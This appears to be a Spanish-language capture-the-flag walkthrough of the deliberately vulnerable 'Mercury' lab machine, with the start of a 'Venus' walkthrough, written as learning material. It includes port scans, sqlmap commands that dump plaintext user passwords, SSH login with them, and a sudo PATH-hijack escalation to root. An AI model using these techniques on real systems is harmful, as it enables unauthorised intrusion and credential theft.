Initiating NSE at 10:27
Completed NSE at 10:27, 0.00s elapsed
Initiating NSE at 10:27
Completed NSE at 10:27, 0.00s elapsed
Initiating NSE at 10:27
Completed NSE at 10:27, 0.00s elapsed
Initiating Ping Scan at 10:27
Scanning 192.168.56.105 [2 ports]
Completed Ping Scan at 10:27, 0.00s elapsed (1 total hosts)
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS
disabled. Try using --system-dns or specify valid servers with --dns
rvers
Initiating Connect Scan at 10:27
Scanning 192.168.56.105 [1000 ports]
Discovered open port 22/tcp on 192.168.56.105
Discovered open port 8080/tcp on 192.168.56.105
Completed Connect Scan at 10:27, 0.25s elapsed (1000 total ports)
Initiating Service scan at 10:27
Scanning 2 services on 192.168.56.105
```

https://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers

En la salida vemos que los puertos abiertos son el 22 (shh) y el 8080 (http)



```
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux
; protocol 2.0)
| ssh-hostkey:
|   3072 c824ea2a2bf13cfa169465bdc79b6c29 (RSA)
|   256 e808a18e7d5abc5c66164824570dfab8 (ECDSA)
|_  256 2f187e1054f7b917a2111d8fb330a52a (ED25519)
8080/tcp open  http-proxy WSGIServer/0.2 CPython/3.8.2
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 404 Not Found
|     Date: Tue, 11 Apr 2023 14:28:00 GMT
|     Server: WSGIServer/0.2 CPython/3.8.2
|     Content-Type: text/html
|     X-Frame-Options: DENY
|     Content-Length: 2366
|     X-Content-Type-Options: nosniff
|     Referrer-Policy: same-origin
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta http-equiv="content-type" content="text/html; charset=utf-8
">
|     <title>Page not found at /nice ports,/Trinity.txt.bak</title>
|     <meta name="robots" content="NONE,NOARCHIVE">
|     <style type="text/css">
|     html * { padding:0; margin:0; }
|     body * { padding:10px 20px; }
|     body * * { padding:0; }
|     body { font:small sans-serif; background:#eee; color:#000; }
|     body>div { border-bottom:1px solid #ddd; }
|     font-weight:normal; margin-bottom:.4em; }
|     span { font-size:60%; color:#666; font-weight:normal; }
|     table { border:none; border-collapse: collapse; width:100%; }
|     vertical-align:
|   GetRequest, HTTPOptions:
|     HTTP/1.1 200 OK
```


Entramos en la pagina: http://192.168.56.105:8080/ y vemos que aparentemente está en desarrollo. Podemos obtener más acerca de los subdirectorios:
> dirb http://192.168.56.105:8080/
> gobuster -u http://192.168.56.105:8080/ -w /usr/share/dirb/wordlists/common.txt
(ambas usan la misma lista)

Detectamos que tenemos un robots.txt

```
┌──(kali㉿kali)-[~]
└─$ dirb http://192.168.56.105:8080/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Apr 11 10:36:50 2023
URL_BASE: http://192.168.56.105:8080/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.56.105:8080/ ----

+ http://192.168.56.105:8080/robots.txt (CODE:200|SIZE:26)

-----------------
END_TIME: Tue Apr 11 10:37:11 2023
DOWNLOADED: 4612 - FOUND: 1
```


Sin embargo, no encontramos más info relevante en el robots.txt

Ahora, probamos poner cualquier cosa después




Vemos que tenemos un subdirectorio más :

http://192.168.56.105:8080/mercuryfacts/



Vamos a ver si sufre de inyecciones por sql, pues usa el método get para buscar mostrar info por medio del enlace.




Como vemos que es sensible a inyecciones, probamos conocer más datos de la BD con sqlmap.

> sqlmap -u "192.168.56.105:8080/mercuryfacts/1/" --tables --current-db

- u : Target URL

-- tables = -T : para mostrar las tablas que componen las bases de datos

--current-db : Seleccionamos la base de datos actual



> sqlmap -u "192.168.56.105:8080/mercuryfacts/1/" -T users -D mercury --dump

- u : URL

- T : Table

- D : Database

--dump : Muestra el contenido de las tablas

[Brian] - - - Revisar si está bien o no - - -

> sqlmap -u "http://192.168.56.104:8080/mercuryfacts/" -D mercury --dump-all --batch

[Fin Brian]

```
[03:25:54] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.6
[03:25:54] [INFO] fetching columns for table 'users' in database 'mercu
ry'
[03:25:54] [INFO] fetching entries for table 'users' in database 'mercu
ry'
Database: mercury
Table: users
[4 entries]
+----+----------------------------------+------------+
| id | password                         | username   |
+----+----------------------------------+------------+
| 1  | johnny1987                       | john       |
| 2  | lovemykids111                    | laura      |
| 3  | lovemybeer111                    | sam        |
| 4  | mercuryisthesizeof0.056Earths    | webmaster  |
+----+----------------------------------+------------+

[03:25:54] [INFO] table 'mercury.users' dumped to CSV file '/home/kali/
.local/share/sqlmap/output/192.168.56.105/dump/mercury/users.csv'
[03:25:54] [INFO] fetched data logged to text files under '/home/kali/.
local/share/sqlmap/output/192.168.56.105'

[*] ending @ 03:25:54 /2023-04-12/
```

Recordamos que hemos visto en el análisis de puertos, el 22, abierto, que nos permite hacer una shell remota a la máquina. Probamos con los usuarios y las contraseñas.
La opción de webmaster es la que nos parece más interesante, por lo que es la primera que probamos.

```
┌──(kali㉿kali)-[~]
└─$ ssh webmaster@192.168.56.105
webmaster@192.168.56.105's password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-45-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue 11 Apr 15:50:04 UTC 2023

  System load:  0.0               Processes:               106
  Usage of /:   73.5% of 4.86GB   Users logged in:         0
  Memory usage: 29%               IPv4 address for enp0s3: 192.168.56.1
05
  Swap usage:   0%


22 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Sun Apr  9 09:42:57 2023 from 192.168.56.103
webmaster@mercury:~$
```

Ya hemos ganado acceso al usuario, por ende vemos si encontramos algo interesante como la flag o algo que nos permita escalar privilegios en el sistema, pues al intentar ejecutar algo que requiera privilegios (sudo su), salta una alerta de que el usuario no está en el fichero de sodoers.

```
Last login: Sun Apr  9 09:42:57 2023 from 192.168.56.103
webmaster@mercury:~$ pwd
/home/webmaster
webmaster@mercury:~$ ls
mercury_proj  user_flag.txt
webmaster@mercury:~$ cat user_flag.txt
[user_flag_8339915c9a454657bd60ee58776f4ccd]
webmaster@mercury:~$ sudo su
[sudo] password for webmaster:
Sorry, try again.
[sudo] password for webmaster:
webmaster is not in the sudoers file.  This incident will be reported.
webmaster@mercury:~$
```


Por ello vamos explorando los ficheros y encontramos un fichero notes.txt con información preciada.

```
webmaster@mercury:~$ ls
mercury_proj  user_flag.txt
webmaster@mercury:~$ cd mercury_proj/
webmaster@mercury:~/mercury_proj$ ls
db.sqlite3  mercury_facts  mercury_proj
manage.py   mercury_index  notes.txt
webmaster@mercury:~/mercury_proj$ cat notes.txt
Project accounts (both restricted):
webmaster for web stuff - webmaster:bWVyY3VyeWlzdGhlc2l6ZW9mMC4wNTZFYXJ
0aHMK
linuxmaster for linux stuff - linuxmaster:bWVyY3VyeW1lYW5kaWFtZXRlcmlzN
Dg4MGttCg==
webmaster@mercury:~/mercury_proj$ echo 'bWVyY3VyeW1lYW5kaWFtZXRlcmlzNDg
4MGttCg==' | base64 -d
mercurymeandiameteris4880km
```

Tenemos la contraseña del linuxmaster: mercurymeandiameteris4880km
También la que ya teníamos webmaster: mercuryisthesizeof0.056Earths
Cambiamos de usuario:
> su linuxmaster
Vemos que la contraseña encontrada pertenece al usuario.
Listamos los comandos que se le permiten o se le prohíbe al usuario con sudo -l
Al visualizar el contenido del fichero, podemos ver el comando
tail -n 10 /var/log/syslog

```
webmaster@mercury:/var$ sudo linuxmaster
[sudo] password for webmaster:
webmaster@mercury:/var$ su linuxmaster
Password:
linuxmaster@mercury:/var$ ls
backups  cache  crash  lib  local  lock  log  mail  opt  run  spool  tmp
linuxmaster@mercury:/var$ cd /home
linuxmaster@mercury:/home$ ls
linuxmaster  mercury  webmaster
linuxmaster@mercury:/home$ sudo -l
[sudo] password for linuxmaster:
Matching Defaults entries for linuxmaster on mercury:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User linuxmaster may run the following commands on mercury:
    (root : root) SETENV: /usr/bin/check_syslog.sh
linuxmaster@mercury:/home$ cat /usr/bin/check_syslog.sh
#!/bin/bash
tail -n 10 /var/log/syslog
linuxmaster@mercury:/home$
```

Vemos que nuestro usuario puede ejecutar tail como sudo y podemos crear un vínculo entre un comando que necesita permisos y otro que tiene permisos de ejecución con sudo.



Exponemos el directorio en el que se encuentra vi, which. (/usr/bin/vi)
> ln -s (source) (linked)
-s soft. Usamos soft porque el SO no permite la creación de enlaces hard a directorios. Esto podría causar problemas en la estructura del sistema.
https://es.wikipedia.org/wiki/Ln_(Unix)
> export PATH=.:$PATH
Para crear una variable del sistema cuyo contenido sea el directorio actual (pwd=.)
> sudo --preserve-env=PATH /usr/bin/check_syslog.sh
> sudo --preserve-env=PATH (desde donde quiero ejecutarlo) (el script que quiero ejecutar)
Para ejecutar el script desde nuestro PATH actual

```
linuxmaster@mercury:~$ ln -s /usr/bin/vi tail
linuxmaster@mercury:~$ export PATH=.:$PATH
linuxmaster@mercury:~$ sudo --preserve-env=PATH /usr/bin/check_syslog.sh
2 files to edit

root@mercury:/home/linuxmaster# ls
tail
root@mercury:/home/linuxmaster# cd /root
root@mercury:~# ls
root_flag.txt
root@mercury:~# cat root_flag.txt
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@/##////////@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@(((/(*(/((((((////////&@@@@@@@@@@@@@
@@@@@@@@@@@((#(#(###((##//(((/(/(((*((//@@@@@@@@@@
@@@@@@@@/#(((#((((((/((/,*/(((////////(/*/*/#@@@@@@
@@@@@@*((####((///*//(///*(/*//((/((((//**/((&@@@@@
@@@@@/(/(((##/*((//(#(////(((((/(///((((((///(*@@@@
@@@@/(//((((#(((((*///*/(/(/(((/((/////(/*/*(///@@@
@@@//**/(/(#(#(##((/(((((/(**//////////((//((*/#@@
@@@(//(/((((((#((((#*/((///((///((///////(/(/(*(/@@
@@@((//((((/((((#(/(/(((/(/(((((#((((((/(/((/////@@
@@@(((/(((/##((#((/*///(((/(((/((##((/(/(/((((((/*@@
@@@(((/(##/#(((##((/((((((/(##(/##(#((/((((#((*%@@
@@@@(///(#(((((#(#(((((#(//((#((###((/((((((/((//@@@
@@@@@(/*/(##(/(###(((#((((/((####/((((///((((/@@@@
@@@@@@%//((((#############(((/((/(/(*/(((((@@@@@@
@@@@@@@@%#(((############(##((#((*//(/(*//@@@@@@@@
@@@@@@@@@@@/(#(####(###/((((((#(///(((//(@@@@@@@@@@
@@@@@@@@@@@@@@@(((###((#(#(((/(((///*@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@%#(#%@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@

Congratulations on completing Mercury!!!
If you have any feedback please contact me at SirFlash@protonmail.com
[root_flag_69426d9fda579afbffd9c2d47ca31d90]
root@mercury:~#
root@mercury:~#
root@mercury:~# exit
exit
```

Recursos de ayuda para la resolución:
https://www.youtube.com/watch?v=B-tgLDA0QvU&pp=ygUPbWVyY3VyeSB2dWxuaHVi
https://sbsbsb.medium.com/the-planets-mercury-write-up-f83b7820cc17
https://ra2302.github.io/posts/Mercury/

Venus


Description


Difficulty: Medium/Easy

Venus is a medium box requiring more knowledge than the previous box, "Mercury", in this series. There are two flags on the box: a user and root flag which include an md5 hash. This has been tested on VirtualBox so may not

work correctly on VMware. Any questions/issues or feedback please email me at: SirFlash at protonmail.com

1. Configuración de las máquinas en VirtualBox.






2. Encontrar ip de la máquina objetivo.

3. Escaneo de puertos de la maquina objetivo.

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -Av 192.168.56.108
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-16 10:45 EDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 10:45
Completed NSE at 10:45, 0.00s elapsed
Initiating NSE at 10:45
Completed NSE at 10:45, 0.00s elapsed
Initiating NSE at 10:45
Completed NSE at 10:45, 0.00s elapsed
Initiating ARP Ping Scan at 10:45
Scanning 192.168.56.108 [1 port]
Completed ARP Ping Scan at 10:45, 0.08s elapsed (1 total hosts)
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify
valid servers with --dns-servers
Initiating SYN Stealth Scan at 10:45
Scanning 192.168.56.108 [1000 ports]
Discovered open port 22/tcp on 192.168.56.108
Discovered open port 8080/tcp on 192.168.56.108
Completed SYN Stealth Scan at 10:45, 8.59s elapsed (1000 total ports)
Initiating Service scan at 10:45
Scanning 2 services on 192.168.56.108
Completed Service scan at 10:46, 91.54s elapsed (2 services on 1 host)
Initiating OS detection (try #1) against 192.168.56.108
Retrying OS detection (try #2) against 192.168.56.108
WARNING: OS didn't match until try #2
NSE: Script scanning 192.168.56.108.
Initiating NSE at 10:46
Completed NSE at 10:46, 5.05s elapsed
Initiating NSE at 10:46
Completed NSE at 10:46, 1.02s elapsed
Initiating NSE at 10:46
Completed NSE at 10:46, 0.00s elapsed
Nmap scan report for 192.168.56.108
Host is up (0.0012s latency).
Not shown: 984 filtered tcp ports (no-response), 14 filtered tcp ports (admin-prohibited)
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 8.5 (protocol 2.0)
| ssh-hostkey:
|   256 b03e1c684a31327753e31089d6297850 (ECDSA)
|_  256 fdb420d0d8da0267a4a548f346e2b90f (ED25519)
8080/tcp open  http-proxy WSGIServer/0.2 CPython/3.9.5
|_http-title: Venus Monitoring Login
| fingerprint-strings:
|   GetRequest, HTTPOptions:
|     HTTP/1.1 200 OK
|     Date: Sun, 16 Apr 2023 14:45:20 GMT
|     Server: WSGIServer/0.2 CPython/3.9.5
|     Content-Type: text/html; charset=utf-8
|     X-Frame-Options: DENY
|     Content-Length: 626
```

4. Accedemos al puerto 8080 con el protocolo http



Venus Monitoring Login

Please login:

Credentials guest:guest can be used to access the guest account.

Username:


Password:

Login

